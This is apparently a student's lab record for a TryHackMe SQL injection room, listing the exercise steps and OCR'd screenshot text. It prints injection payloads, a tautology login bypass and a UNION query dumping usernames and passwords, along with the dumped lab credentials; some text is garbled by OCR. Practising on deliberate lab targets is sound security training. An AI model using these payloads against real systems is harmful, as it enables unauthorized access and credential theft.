

# 241901041

## EX. NO: 4

## SQL INJECTION LAB


### Aim:

To perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.

### ALGORITHM:

1. Access the SQL Injection Lab in TryHackMe platform using the link-  
<https://tryhackme.com/r/room/sqlilab>
2. Click Start AttackBox to run the instance of KaliLinux distribution.
3. Perform SQL injection attacks on the following-
  - a) Input Box Non-String
  - b) Input Box String
  - c) URL Injection
  - d) POST Injection
  - e) UPDATE Statement
4. Perform broken authentication of login forms with blind SQL injection to extract admin, password
5. Perform UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag

### OUTPUT:



The screenshot shows the 'SQL Injection 1: Input Box Non-String' challenge interface. At the top, there's a title bar. Below it is a login form with two fields: 'Username' and 'Password'. The 'Username' field contains the value "'a' or 1=1 --". The 'Password' field is empty. Below the form is a large blue 'Log in' button. At the bottom of the page, there's a 'Profile' section for 'Francois's Profile' which includes fields for Flag, Employee ID, Salary, Passport Number, and Nick Name. The 'Flag' field is partially redacted. To the right of the profile section, there's some text: 'THM{[REDACTED]}' followed by several numbers: '10', 'R250', and '8605255014084'.

Log in

a' or 1=1 --

**Log in**

Profile Logout SQL Injection 2: Input Box String

Francois's Profile

Flag	THM{[REDACTED]}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	

SQL Injection 3: URL Injection

The account information you provided does not exist!

Log in

ProfileID

Password

**Log in**

Profile Logout SQL Injection 4: POST Injection

Francois's Profile

Flag	THM{[REDACTED]}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	

## SQL Injection 5: UPDATE Statement

Log in

**Log in**

[Home](#) [Edit Profile](#) [Logout](#)

## SQL Injection 5: UPDATE Statement

### Francois's Profile

Employee ID  
Salary  
Passport Number  
Nick Name  
E-mail

10  
R250  
8605255014084

Login

## Broken Authentication : Blind Injection

[Main Menu]

Invalid username or password.

Log in

**Log in**

[Create an Account](#)

```
' union select '-1''union select  
1,group_concat(username),group_concat(password),4 from users-- -
```

Profile Logout

Book Title 2

Logged in as

```
' union select '-1''union select 1,group_concat(username),group_concat(password),4 from users-- -
```

Title: admin,dev,amanda,maja,emil,sam2

THM{[REDACTED]},asd,Summer2019!,345m3io4hj3,viking123,asd

Author: 4

## **RESULT:**

Thus, the various exploits were performed using SQL Injection Attack.